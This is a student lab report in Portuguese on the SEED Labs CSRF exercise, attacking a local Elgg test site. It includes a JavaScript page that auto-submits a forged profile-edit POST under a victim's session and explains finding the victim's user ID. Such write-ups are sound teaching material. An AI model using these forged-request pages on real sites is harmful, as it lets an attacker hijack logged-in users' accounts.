

UNIVERSIDADE FEDERAL DE UBERLÂNDIA
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA
ENGENHARIA DE COMPUTAÇÃO

LUCAS ALBINO MARTINS
12011ECP022

SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS
20.04: WEB SECURITY – CROSS-SITE REQUEST FORGERY
(CSRF) LAB

UBERLÂNDIA
2021

Introdução:

O Cross-Site Request Forgery (CSRF) é um tipo de ataque que força um usuário final a executar ações indesejadas em um aplicativo da Web no qual está autenticado no momento. Com um pequeno auxílio de engenharia social (como enviar um link por e-mail ou chat), um invasor pode enganar os usuários de um aplicativo da Web para que executem ações de sua escolha. Se a vítima for um usuário normal, um ataque CSRF bem-sucedido pode forçar o usuário a realizar solicitações de alteração de estado, como transferência de fundos, alteração de endereço de e-mail e assim por diante. Se a vítima for uma conta administrativa, o CSRF pode comprometer toda a aplicação web.

O Cross-Site Request Forgery

CSRF é um ataque que seu intuito é enganar a vítima para enviar uma solicitação maliciosa. Ele herda a identidade e os privilégios da vítima para executar uma função indesejada em nome da vítima (embora observe que isso não é verdade para o login CSRF, uma forma especial do ataque descrito abaixo). Para a maioria dos sites, as solicitações do navegador incluem automaticamente quaisquer credenciais associadas ao site, como cookie de sessão do usuário, endereço IP, credenciais de domínio do Windows e assim por diante. Portanto, se o usuário estiver autenticado no site, o site não terá como distinguir entre a solicitação forjada enviada pela vítima e uma solicitação legítima enviada pela vítima.

Os ataques CSRF visam a funcionalidade que causa uma mudança de estado no servidor, como alterar o endereço de e-mail ou a senha da vítima ou comprar algo. Forçar a vítima a recuperar dados não beneficia um invasor porque o invasor não recebe a resposta, a vítima recebe. Como tal, os ataques CSRF visam solicitações de mudança de estado.

Um invasor pode usar o CSRF para obter os dados privados da vítima por meio de uma forma especial de ataque, conhecida como CSRF de login. O invasor força um usuário não autenticado a fazer login em uma conta que o invasor controla. Se a vítima não perceber isso, ela pode adicionar dados pessoais – como informações de cartão de crédito – à conta. O invasor pode fazer login novamente na conta para visualizar esses dados, juntamente com o histórico de atividades da vítima no aplicativo da web.

Às vezes é possível armazenar o ataque CSRF no próprio site vulnerável. Essas vulnerabilidades são chamadas de “falhas CSRF armazenadas”. Isso pode ser feito simplesmente armazenando uma tag IMG ou IFRAME em um campo que aceita HTML ou por um ataque de script entre sites mais complexo. Se o ataque puder armazenar um ataque CSRF no site, a gravidade do ataque será amplificada. Em particular, a probabilidade aumenta porque é mais provável que a vítima visualize a página que contém o ataque do que uma página aleatória na Internet. A probabilidade também aumenta porque a vítima já está autenticada no site.

Os ataques CSRF também são conhecidos por vários outros nomes, incluindo XSRF, “Sea Surf”, Session Riding, Cross-Site Reference Forgery e Hostile Linking. A Microsoft se refere a esse tipo de ataque como um ataque de um clique em seu processo de modelagem de ameaças e em muitos lugares em sua documentação online.

O Laboratório:

Task 1: Observing HTTP Request.

Para a primeira Task seguindo o que o laboratório pede então: “*Em ataques Cross-Site Request Forger, precisamos forjar solicitações HTTP. Portanto, precisamos saber como é uma solicitação HTTP legítima e quais parâmetros ela usa, etc. Podemos usar um complemento do Firefox chamado "HTTP Header Live" para essa finalidade. O objetivo desta tarefa é familiarizar-se com esta ferramenta. As instruções sobre como usar esta ferramenta são fornecidas na seção Diretrizes (§ 5.1). Por favor, use esta ferramenta para capturar uma solicitação HTTP GET e uma solicitação HTTP POST no Elgg. Em seu relatório, por favor, identifique os parâmetros utilizados nestas solicitações, se houver.*”

Após subir o arquivo do container verificamos se o apache está ligado.

Editando o arquivo de hosts na máquina virtual.

```
10.9.0.5 www.seed-server.com  
10.9.0.5 www.example32.com  
10.9.0.105 www.attacker32.com
```




Imagem 1 – Alteração no arquivo /etc/hosts.

Depois verificamos se a ferramenta de complemento do Firefox está ativa “HTTP Header Live”.




Imagem 2 – Extensão firefox HTTP Header Live.

Utilizando a usuário “alice” e senha “seedalice” vamos observar e capturar uma solicitação de GET HTTP e um POST HTTP.




Imagem 3 – Area de login.




Imagem 4 – POST HTTP.




Imagem 5 – GET HTTP.

Task 2: CSRF Attack using GET Request

Na segunda Task é implementado o CSRF com auxílio de engenharia social. Inicialmente o perfil da Alice não possui o Samy como amigo. Alice não quer adicionar Samy mas essa não é a mesma intenção do Samy, então o mesmo irá utilizar do CSRF para que consiga que Alice o adicione-o.




Imagem 6 – Grupo de amigos do perfil Alice.

Agora como sabemos que Alice não irá adicionar o Samy por vontade própria iremos então vamos utilizar um código em html e uma pagina falsa para que Alice ao abrir o link seja executado o comando para adicionar o perfil do Samy automaticamente na sua rede de amigos.

Utilizando o domínio www.attacker32.com e dentro do mesmo em uma subpágina <http://www.attacker32.com/addfriend.html> vamos introduzir o código malicioso para adicionar Samy a lista de amigos. Com os dados de ID dos laboratórios passado, sabemos que ID de Samy é 59 então vamos adicionar na linha de código para que seja adicionado ao perfil de qualquer pessoa que entra no link. A linha de código para adicionar também foi retirada dos laboratórios anteriores.

```
<html>

  <body>

    <h1>This page forges an HTTP GET request</h1>

  </body>

</html>
```




Imagem 7 – Link addfriend.html com código malicioso.

Agora de alguma maneira utilizando engenharia social Alice acessa o link malicioso enviado por Samy, e o código é executado então o ataque de CSRF é concluído com sucesso.




Imagem 8 – Alice acessando o link enviado por Samy.




Imagem 9 – Ataque CSRF executado com sucesso.

Task 3: CSRF Attack using POST Request.

Agora na terceira tarefa Samy através de um ataque de CSRF faça que o perfil de Alice execute um POST sem autorização do mesmo. Novamente utilizando de engenharia social é um link com código malicioso para ser executado por um terceiro, fazendo com que o ataque de CSRF seja executado com sucesso. No caso da Task 3 em específico utilizamos o perfil da Alice para que ao entrar no link ocorra uma ação POST em seu perfil determinada pelo código malicioso embutido no link do Samy.

O método POST cria um par nome/valor que são passados no corpo da mensagem de pedido HTTP. Depois de entender a estrutura da solicitação, geramos uma solicitação do seu atacando a página da web usando código JavaScript.

Utilizando o código base fornecido pela SEED LABs para esse laboratório vamos alterar apenas as partes necessárias para executar a frase “Samy eh meu Heroi” para o ID específico da Alice que é 56.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post(){
    var fields;

    // Alterando os seguintes valores.

    // Nome do usuario, no caso Alice name='name' value='Alice'
    fields += "<input type='hidden' name='name' value='Alice'>";

    // Alterando a descricao, no caso name='briefdescription' value='Samy eh meu Heroi'>
    fields += "<input type='hidden' name='briefdescription' value='Samy eh meu Heroi'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

    // Selecionando o ID a ser executado, no caso o da Alice e 56 name='guid' value='56'>
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.

    var p = document.createElement("form");

    // Adicionando a linha do ELGG para edicao.

    p.action = "http://www.seed-server.com/action/profile/edit";

    p.innerHTML = fields;
```



```

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form

p.submit();


}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}

</script>
</body>
</html>

```

Editando o link <http://www.attacker32.com/editprofile.html> para ser enviado a Alice por engenharia social, no caso enviamos por mensagem de texto usando a própria plataforma do ELGG.



```

var fields;

// Alterando os seguintes valores.
// Nome do usuario, no caso Alice name='name' value='Alice'
fields += "<input type='hidden' name='name' value='Alice'>";
// Alterando a descricao, no caso name='briefdescription' value='Samy eh meu Heroi'>"
fields += "<input type='hidden' name='briefdescription' value='Samy eh meu Heroi'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
// Selecionando o ID a ser executado, no caso o da Alice e 56 name='guid' value='56'>"

fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");

// Adicionando a linha do ELGG para edicao.
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current p
document.body.appendChild(p);

```

Imagem 10 – Alterando arquivo editprofile.html

Enviando link para Alice por mensagens na plataforma ELGG.




Imagem 11 – Caixa de mensagens da Alice na plataforma ELGG.

Podemos observar após Alice dar um click e acessar o link no mesmo instante o ataque de CSRF e executado com sucesso, e o código em JavaScript é executado, então é feito um POST no perfil da Alice com a frase “Samy eh meu Heroi” automaticamente.




Imagem 12 – Ataque CSRF executado com sucesso.

Questões:

Questão 1: A solicitação HTTP forjada precisa do id de usuário de Alice (guid) para funcionar corretamente. Se Bobby mirar Alice especificamente, antes do ataque, ele pode encontrar maneiras de obter o ID de usuário de Alice. Bobby não sabe a senha Elgg de Alice, então ele não pode entrar na conta de Alice para obter as informações. Por favor descreva como Bobby pode resolver este problema.

Resposta:

Para que Bobby obtenha o ID de Alice, uma forma prática e eficaz e dentro do próprio ELGG, da mesma maneira que foi feita em laboratórios anteriores, Bobby precisa ir na área de membros da ELGG acessar o perfil da Alice, no perfil basta utilizar o recurso do próprio navegador Firefox para inspecionar a página utilizando o “View Page Source” com esse recurso ele pode ver entre as linhas de código em HTML o ID de Alice. No caso foi a maneira que Samy conseguiu o ID de Alice para a segunda Task e também o campo para adicioná-lo aos amigos de Alice.

```
<div class="elgg-layout-widgets" data-page-owner-guid="56">
```




Imagem 10 – View Page Source.

Questão 2: Se Bobby quiser lançar o ataque a qualquer pessoa que visite sua página maliciosa. Nesse caso, ele não sabe quem está visitando a página da web de antemão. Ele ainda pode lançar o CSRF ataque para modificar o perfil Elgg da vítima? Por favor explique.

Resposta: Não. Samy não pode iniciar o ataque a ninguém que visite sua página da web maliciosa. Conforme explicado anteriormente nesta tarefa, Samy usou o ID de usuário de Alice para executar este ataque apenas em Alice. Portanto, ele precisa saber o ID de usuário de cada pessoa que deseja atacar. Isso é impossível. Ele não sabe quem visitará seu URL malicioso. Assim, ele não poderá adicionar o id de usuário de todos. No entanto, se ele souber o ID de usuário da vítima que deseja atacar (neste caso, Alice com ID de

usuário 56), ele pode alterar o código JavaScript para esse ID de usuário. Sempre que esse ID de usuário específico tem uma sessão ativa com o site Elgg e clicar na URL maliciosa, apenas essa pessoa é atacada. O ataque acontece apenas quando o id de usuário da vítima e o id de usuário presente na URL maliciosa coincidem. Caso contrário, o ataque não pode acontecer.

Task 4: Enabling Elgg's Countermeasure

Na Task 4 vamos ativar uma contramedida para que o ataque de CSRF no usuário da Alice não ocorra.

Como objetivo desta tarefa é ativar a contramedida e executar o ataque CSRF em Alice novamente por Samy. Desta vez, Samy tenta alterar a descrição do perfil de Alice novamente.

Iniciamos a Task reeditando o perfil da Alice manualmente logado em seu usuário e depois removendo Samy como amigo.




Imagem 11 – Area de edição do perfil da Alice.

